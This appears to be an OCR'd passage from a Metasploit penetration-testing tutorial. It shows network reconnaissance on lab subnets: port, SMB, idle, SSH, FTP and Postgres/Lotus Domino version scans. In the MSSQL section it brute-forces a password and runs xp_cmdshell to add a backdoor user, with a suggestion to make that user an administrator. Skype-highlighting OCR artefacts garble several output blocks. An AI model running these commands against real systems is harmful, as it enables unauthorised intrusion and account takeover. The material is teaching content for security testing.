
```
msf > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end of the skype highlighting Host: 192.168.1.10 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.100 Status: alive
OS:
...snip...

msf > db_services
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Service: host=192.168.1.1 port=22
proto=tcp state=up name=ssh
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Service: host=192.168.1.1 port=23
proto=tcp state=up name=telnet
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Service: host=192.168.1.1 port=80
proto=tcp state=up name=http
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin of the skype highlighting              05 -0600
2009      end_of_the_skype_highlighting Service: host=192.168.1.2 port=23
proto=tcp state=up name=telnet
```

```
...snip...
```

We are now ready to import our results into dradis by changing to the terminal where we have the dradis console running and issuing the 'import nmap ' command.

```
dradis> import nmap /pentest/exploits/framework3/subnet_1.nmap normal
There has been an exception:
[error] undefined method `each' for nil:NilClass
/pentest/exploits/framework3/subnet_1.nmap was successfully imported
dradis>
```

If you switch to your dradis web interface and refresh the view, you will see the results of the imported Nmap scan in an easy to navigate tree format.



Notes on Scanners and Auxiliary Modules

Scanners and most other auxiliary modules use the RHOSTS option instead of RHOST. RHOSTS can take IP ranges (192.168.1.20-192.168.1.30), CIDR ranges (192.168.1.0/24), multiple ranges separated by commas (192.168.1.0/24, 192.168.3.0/24), and line separated host list files (file:/tmp/hostlist.txt). This is another use for our grepable Nmap output file.

Note also that, by default, all of the scanner modules will have the THREADS value set to '1'. The THREADS value sets the number of concurrent threads to use while scanning. Set this value to a higher number in order to speed up your scans or keep it lower in order to reduce network traffic but be sure to adhere to the following guidelines:

- Keep the THREADS value under 16 on native Win32 systems
- Keep THREADS under 200 when running MSF under Cygwin

- On Unix-like operating systems, THREADS can be set to 256.

Port Scanning

In addition to running Nmap, there are a variety of other port scanners that are available to us within the framework.

```
msf > search portscan
[*] Searching loaded modules for pattern 'portscan'...

Auxiliary
=========

   Name                          Description
   ----                          -----------
   scanner/portscan/ack          TCP ACK Firewall Scanner
   scanner/portscan/ftpbounce    FTP Bounce Port Scanner
   scanner/portscan/syn          TCP SYN Port Scanner
   scanner/portscan/tcp          TCP Port Scanner
   scanner/portscan/xmas         TCP "XMas" Port Scanner
```

For the sake of comparison, we'll compare our Nmap scan results for port 80 with a Metasploit scanning module. First, let's determine what hosts had port 80 open according to Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface using Metasploit.

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per
set
   INTERFACE                   no        The name of the interface
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-
900)
   RHOSTS                      yes       The target address range or CIDR
identifier
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in
milliseconds
```

```
msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Auxiliary module execution completed
```

So we can see that Metasploit's built-in scanner modules are more than capable of finding systems and open port for us. It's just another excellent tool to have in your arsenal if you happen to be running Metasploit on a system without Nmap installed.

SMB Version Scanning

Now that we have determined which hosts are available on the network, we can attempt to determine which operating systems they are running. This will help us narrow down our attacks to target a specific system and will stop us from wasting time on those that aren't vulnerable to a particular exploit.

Since there are many systems in our scan that have port 445 open, we will use the 'scanner/smb/version' module to determine which version of Windows is running on a target and which Samba version is on a Linux host.

```
msf > use auxiliary/scanner/smb/version
msf auxiliary(version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(version) > set THREADS 50
THREADS => 50
msf auxiliary(version) > run

[*] 192.168.1.100 is running Windows 7 Enterprise (Build 7600) (language:
Unknown)
[*] 192.168.1.116 is running Unix Samba 3.0.22 (language: Unknown)
[*] 192.168.1.121 is running Windows 7 Ultimate (Build 7100) (language:
Unknown)
[*] 192.168.1.151 is running Windows 2003 R2 Service Pack 2 (language:
Unknown)
[*] 192.168.1.111 is running Windows XP Service Pack 3 (language: English)
[*] 192.168.1.114 is running Windows XP Service Pack 2 (language: English)
[*] 192.168.1.124 is running Windows XP Service Pack 3 (language: English)
[*] Auxiliary module execution completed
```

Also notice that if we issue the 'db_hosts' command now, the newly acquired information is stored in Metasploit's database.

```
msf auxiliary(version) > db_hosts
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.10 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009
begin_of_the_skype_highlighting              05 -0600
2009      end_of_the_skype_highlighting Host: 192.168.1.100 Status: alive
OS: Windows Windows 7 Enterprise
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.104 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.109 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.111 Status: alive
OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.114 Status: alive
OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.116 Status: alive
OS: Unknown Unix
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.121 Status: alive
OS: Windows Windows 7 Ultimate
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.123 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.124 Status: alive
OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.137 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.150 Status: alive
OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.151 Status: alive
OS: Windows Windows 2003 R2
```

Idle Scanning

Nmap's IPID Idle scanning allows us to be a little stealthy scanning a target while spoofing the IP address of another host on the network. In order for this type of scan to work, we will need to locate a host that is idle on the network and uses IPID sequences of either Incremental or Broken Little-Endian Incremental. Metasploit contains the module 'scanner/ip/ipidseq' to scan and look for a host that fits the requirements.

In the free online Nmap book, you can find out more information on Nmap Idle Scanning.

```
msf auxiliary(writable) > use auxiliary/scanner/ip/ipidseq
msf auxiliary(ipidseq) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
```

```
   RHOSTS                    yes       The target address range or CIDR
identifier
   RPORT    80               yes       The target port
   THREADS  1                yes       The number of concurrent threads
   TIMEOUT  500              yes       The reply read timeout in
milliseconds

msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ipidseq) > set THREADS 50
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

Judging by the results of our scan, we have a number of potential zombies we can use to perform idle scanning. We'll try scanning a host using the zombie at 192.168.1.109 and see if we get the same results we had earlier.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

Hunting For MSSQL

One of my personal favorites is the advanced UDP footprinting of MSSQL servers. If you're performing an internal penetration test this is a must use tool. When MSSQL installs, it installs either on port 1433 TCP or a randomized dynamic TCP port. If the port is dynamically generated, this can be rather tricky for an attacker to find the MSSQL servers to attack. Luckily with Microsoft, they have blessed us with port 1434 UDP that once queried allows you to pull quite a bit of information about

the SQL server including what port the TCP listener is on. Let's load the module and use it to discover multiple servers.

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...

Exploits
========

   Name                                          Description
   ----                                          -----------
   windows/mssql/lyris_listmanager_weak_pass     Lyris ListManager MSDE Weak
sa Password
   windows/mssql/ms02_039_slammer                Microsoft SQL Server
Resolution Overflow
   windows/mssql/ms02_056_hello                  Microsoft SQL Server Hello
Overflow
   windows/mssql/mssql_payload                   Microsoft SQL Server Payload
Execution


Auxiliary
=========

   Name                        Description
   ----                        -----------
   admin/mssql/mssql_enum      Microsoft SQL Server Configuration Enumerator
   admin/mssql/mssql_exec      Microsoft SQL Server xp_cmdshell Command
Execution
   admin/mssql/mssql_sql       Microsoft SQL Server Generic Query
   scanner/mssql/mssql_login   MSSQL Login Utility
   scanner/mssql/mssql_ping    MSSQL Ping Utility

msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR
identifier
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

The first command we issued was to search for any 'mssql' plugins. The second set of instructions

was the 'use scanner/mssql/mssql_ping', this will load the scanner module for us. Next, 'show options' allows us to see what we need to specify. The 'set RHOSTS 10.211.55.1/24' sets the subnet range we want to start looking for SQL servers on. You could specify a /16 or whatever you want to go after. I would recommend increasing the number of threads as this could take a long time with a single threaded scanner.

After the 'run' command is issued, a scan is going to be performed and pull back specific information about the MSSQL server. As we can see, the name of the machine is "SSHACKTHISBOX-0" and the TCP port is running on 1433. At this point you could use the 'scanner/mssql/mssql_login' module to brute-force the password by passing the module a dictionary file. Alternatively, you could also use Fast-Track, medusa, or hydra to do this. Once you successfully guess the password, there's a neat little module for executing the xp_cmdshell stored procedure.

```
msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options:

   Name        Current Setting
Required  Description
   ----        ---------------                                          ------
--  -----------
   CMD         cmd.exe /c echo OWNED > C:\owned.exe                     no
Command to execute
   HEX2BINARY  /pentest/exploits/framework3/data/exploits/mssql/h2b  no
The path to the hex2binary script on the disk
   MSSQL_PASS                                                           no
The password for the specified username
   MSSQL_USER  sa                                                       no
The username to authenticate as
   RHOST                                                                yes
The target address
   RPORT       1433                                                     yes
The target port


msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit

The command completed successfully.

[*] Auxiliary module execution completed
```

Looking at the output of the 'net user rel1k ihazpassword /ADD', we have successfully added a user account named "rel1k", from there we could issue 'net localgroup administrators rel1k /ADD' to get a local administrator on the system itself. We have full control over this system at this point.

Hunting for Postgres (E)

Source: http://blog.metasploit.com/2010/02/postgres-fingerprinting.html

Many database servers helpfully provide version number, platform, and other salient details to just about anyone who asks, authenticated or not, which makes fingerprinting these applications a snap. However, Postgres is a little more coquettish about revealing such personal information about itself to just anyone. The best way to determine Postgres' version is to log in and just ask with a "select version()" query, but what if you don't (yet) have credentials?

Lucky for unauthenticated types, it turns out that Postgres is pretty forthcoming in its authentication failure messages. Take this example response to a failed login attempt:

```
0000   45 00 00 00 61 53 46 41 54 41
begin_of_the_skype_highlighting              00 61 53 46 41 54
41      end_of_the_skype_highlighting 4c 00 43 32 38 30  E...aSFATAL.C280

0010   30 30 00 4d 70 61 73 73 77 6f 72 64 20 61 75 74  00.Mpassword aut

0020   68 65 6e 74 69 63 61 74 69 6f 6e 20 66 61 69 6c  hentication fail

0030   65 64 20 66 6f 72 20 75 73 65 72 20 22 70 6f 73  ed for user "pos

0040   74 67 72 65 73 22 00 46 61 75 74 68 2e 63 00 4c  tgres".Fauth.c.L

0050   32 37 33 00 52 61 75 74 68 5f 66 61 69 6c 65 64  273.Rauth_failed

0060   00 00                                            ..
```

This tells us that an error (E) was encountered related to the source file (F) auth.c, on line (L) 273, in the routine (R) auth_failed. From here, it's pretty easy to guess what happens when Postgres has a new release -- usually, things like line counts tend to change. That means we can use this error code as a handy fingerprint for pretty much every minor version release of Postgres: The above comes from version 8.4.2, but on 8.4.1, the line number is 258, it's 1017 in 8.3.9, et cetera. These differences go back at least as far as Postgres 7.4.

Metasploit (as of this morning) now supports Postgres enumeration using this technique. Check it out with a quick update. The module looks something like this:

```
msf auxiliary(postgres_version) > set verbose true
verbose => true
msf auxiliary(postgres_version) > run

[*] 192.168.145.50:5432 Postgres - Trying username:'postgres' with
password:'?dsx)S' against 192.168.145.50:5432 on database 'template1'
[+] 192.168.145.50:5432 Postgres - Version 8.4.2 (Pre-Auth)
[*] 192.168.145.50:5432 Postgres - Disconnected
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As mentioned at the top, if you do happen to have login credentials, you can always use those instead:

```
msf auxiliary(postgres_version) > set username scott
username => scott
msf auxiliary(postgres_version) > set password tiger
password => tiger
msf auxiliary(postgres_version) > run

[*] 192.168.145.50:5432 Postgres - Trying username:'scott' with
password:'tiger' against 192.168.145.50:5432 on database 'template1'
[*] 192.168.145.50:5432 Postgres - querying with 'select version()'
[+] 192.168.145.50:5432 Postgres - Command complete.
[+] 192.168.145.50:5432 Postgres - Logged in to 'template1' with
'scott':'tiger'
[+] 192.168.145.50:5432 Postgres - Version 8.4.2 (Post-Auth)
[*] 192.168.145.50:5432 Postgres - Disconnected
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We've collected a few signatures so far; we can reliably identify pretty much all of the straight Linux builds of Postgres from 7.4.26 through 8.4.2, as well as the latest Windows build. So, in the event you run into a version/platform combination of Postgres that we haven't accounted for yet, the module will display and log the relevant signature data for an easy copy-paste. Feel free to let us know about it so we can package it up. In the meantime, I'm off to hunt down some more Postgres installs.

Service Identification

Again, other than using Nmap to perform scanning for services on our target network, Metasploit also includes a large variety of scanners for various services, often helping you determine potentially vulnerable running services on target machines.

```
msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...

Auxiliary
=========

   Name                                        Description
   ----                                        -----------
   scanner/db2/discovery                       DB2 Discovery Service
Detection.
   scanner/dcerpc/endpoint_mapper              Endpoint Mapper Service
Discovery
   scanner/dcerpc/hidden                       Hidden DCERPC Service
Discovery
   scanner/dcerpc/management                   Remote Management Interface
Discovery
   scanner/dcerpc/tcp_dcerpc_auditor           DCERPC TCP Service Auditor
   scanner/dect/call_scanner                   DECT Call Scanner
   scanner/dect/station_scanner                DECT Base Station Scanner
   scanner/discovery/arp_sweep                 ARP Sweep Local Network
Discovery
   scanner/discovery/sweep_udp                 UDP Service Sweeper
   scanner/emc/alphastor_devicemanager         EMC AlphaStor Device
Manager Service.
   scanner/emc/alphastor_librarymanager        EMC AlphaStor Library
Manager Service.
```

```
   scanner/ftp/anonymous                          Anonymous FTP Access
Detection
   scanner/http/frontpage                         FrontPage Server Extensions
Detection
   scanner/http/frontpage_login                   FrontPage Server Extensions
Login Utility
   scanner/http/lucky_punch                       HTTP Microsoft SQL
Injection Table XSS Infection
   scanner/http/ms09_020_webdav_unicode_bypass    MS09-020 IIS6 WebDAV
Unicode Auth Bypass
   scanner/http/options                           HTTP Options Detection
   scanner/http/version                           HTTP Version Detection
...snip...
   scanner/ip/ipidseq                             IPID Sequence Scanner
   scanner/misc/ib_service_mgr_info               Borland InterBase Services
Manager Information
   scanner/motorola/timbuktu_udp                  Motorola Timbuktu Service
Detection.
   scanner/mssql/mssql_login                      MSSQL Login Utility
   scanner/mssql/mssql_ping                       MSSQL Ping Utility
   scanner/mysql/version                          MySQL Server Version
Enumeration
   scanner/nfs/nfsmount                           NFS Mount Scanner
   scanner/oracle/emc_sid                         Oracle Enterprise Manager
Control SID Discovery
   scanner/oracle/sid_enum                        SID Enumeration.
   scanner/oracle/spy_sid                         Oracle Application Server
Spy Servlet SID Enumeration.
   scanner/oracle/tnslsnr_version                 Oracle tnslsnr Service
Version Query.
   scanner/oracle/xdb_sid                         Oracle XML DB SID Discovery
...snip...
   scanner/sip/enumerator                         SIP username enumerator
   scanner/sip/options                            SIP Endpoint Scanner
   scanner/smb/login                              SMB Login Check Scanner
   scanner/smb/pipe_auditor                       SMB Session Pipe Auditor
   scanner/smb/pipe_dcerpc_auditor                SMB Session Pipe DCERPC
Auditor
   scanner/smb/smb2                               SMB 2.0 Protocol Detection
   scanner/smb/version                            SMB Version Detection
   scanner/smtp/smtp_banner                       SMTP Banner Grabber
   scanner/snmp/aix_version                       AIX SNMP Scanner Auxiliary
Module
   scanner/snmp/community                         SNMP Community Scanner
   scanner/ssh/ssh_version                        SSH Version Scannner
   scanner/telephony/wardial                      Wardialer
   scanner/tftp/tftpbrute                         TFTP Brute Forcer
   scanner/vnc/vnc_none_auth                      VNC Authentication None
Detection
   scanner/x11/open_x11                           X11 No-Auth Scanner
```

Our port scanning turned up some machines with TCP port 22 open. SSH is very secure but vulnerabilities are not unheard of and it always pays to gather as much information as possible from your targets. We'll put our grepable output file to use for this example, parsing out the hosts that have port 22 open and passing it to 'RHOSTS'.


```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
```

```
msf auxiliary(ssh_version) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR
identifier
   RPORT    22               yes       The target port
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(ssh version) > cat subnet 1.gnmap | grep 22/open | awk
'{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' >
/tmp/22_open.txt

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

Poorly configured FTP servers can frequently be the foothold you need in order to gain access to an entire network so it always pays off to check to see if anonymous access is allowed whenever you encounter an open FTP port which is usually on TCP port 21. We'll set the THREADS to 10 here as we're only going to scan a range of 10 hosts.

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
RHOSTS => 192.168.1.20-192.168.1.30

msf auxiliary(anonymous) > set THREADS 10
THREADS => 10

msf auxiliary(anonymous) > show options

Module options:

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified
username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target address range or CIDR
identifier
   RPORT    21                   yes       The target port
   THREADS  1                    yes       The number of concurrent threads

msf auxiliary(anonymous) > run

[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] Recording successful FTP credentials for 192.168.1.23
[*] Auxiliary module execution completed
```

In a short amount of time and with very little work, we are able to acquire a great deal of information about the hosts residing on our network thus providing us with a much better picture of what we are facing when conducting our penetration test.



Lotus Domino Version Scanner (E)

Source: http://carnal0wnage.attackresearch.com/node/418

I pushed out the first of a few Lotus Domino modules I've been working on to the metasploit trunk last nite.

The first one is a Lotus Domino Version Module.

There is no real "banner grabbing" for versions with Lotus Domino, old old versions "may" display the version in the server headers but I've never seen anything above 5.x do this. You usually get something like:

```
HTTP/1.0 200 OK
Server: Lotus-Domino
Date: Fri, 30 Apr 2010 00:19:11 GMT
Last-Modified: Wed, 07 Apr 2010 01:39:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5390
Cache-control: private
ETag: W/"MTAtODA4NS1DMTI1NzZENjAwMTVGRDhELTAtMA=="
```

for headers.

Useful enough to identify that its a Domino web server but not so much for using the couple of remote exploits out there that are very version and/or fixpack dependent.

There are a couple of files that the web server *may* serve up that have version information.

The first being iNotes/FormsX.nsf that usually has the version information as a comment in the html (this can be turned off) and the second being download/filesets/l_LOTUS_SCRIPT.inf
type files that has the *base* install version (at least as far as I can tell its the base install). *If thats not right please let me know*

So let's give it a test drive...

```
msf > use auxiliary/scanner/lotus/lotus_domino_version
msf auxiliary(lotus_domino_version) > info

      Name: Lotus Domino Version
   Version: $Revision$
   License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
 CG

Basic options:
 Name     Current Setting  Required  Description
 ----     ---------------  --------  -----------
 PATH     /                yes       path
 Proxies                   no        Use a proxy chain
 RHOSTS                    yes       The target address range or CIDR
identifier
 RPORT    80               yes       The target port
 THREADS  1                yes       The number of concurrent threads
 VHOST                     no        HTTP server virtual host

Description:
 Checks to determine Lotus Domino Server Version.

msf auxiliary(lotus_domino_version) > set RHOSTS file:/home/user/shodan-
domino.txt
RHOSTS => file:/home/user/shodan-domino.txt
msf auxiliary(lotus_domino_version) > run

[*] 192.168.245.101:80 Lotus Domino Current Version: 6.5.4 (Windows
NT/Intel)
[*] 192.168.245.101:80 Lotus Domino Base Install Version: 6.0.5.50
[*] 192.168.245.101:80 Lotus Domino Base Install Version: 6.0.5.50
[*] 192.168.245.101:80 Lotus Domino Base Install Version: 6.0.5.50
[*] 192.168.245.101:80 Lotus Domino Base Install Version: 6.0.5.50
[*] 192.168.80.132:80 Lotus Domino Current Version: 6.5.5 (Solaris Sparc)
[*] 192.168.80.132:80 Lotus Domino Base Install Version: 6.0.4
[*] 192.168.80.132:80 Lotus Domino Base Install Version: 6.0.4
[-] no response for 192.168.80.132:80 download/filesets/l_SEARCH.inf
[*] 192.168.80.132:80 Lotus Domino Base Install Version: 6.0.4
[*] Scanned 02 of 20 hosts (010% complete)
```

```
[*] 192.168.220.33:80 Lotus Domino Current Version: 8.0.2 HF1190 (Windows
NT/Intel)
[*] 192.168.220.33:80 Lotus Domino Current Version: 8.0.2 HF1190 (Windows
NT/Intel)
[*] 192.168.220.33:80 Lotus Domino Base Install Version: 8.0.1.0
[*] 192.168.220.33:80 Lotus Domino Base Install Version: 8.0.1.0
[*] 192.168.220.33:80 Lotus Domino Base Install Version: 8.0.1.0
[*] 192.168.220.33:80 Lotus Domino Base Install Version: 8.0.1.0
[-] 192.168.152.68:80 302 Redirect to https://192.168.152.68/iNotes/Forms5.nsf
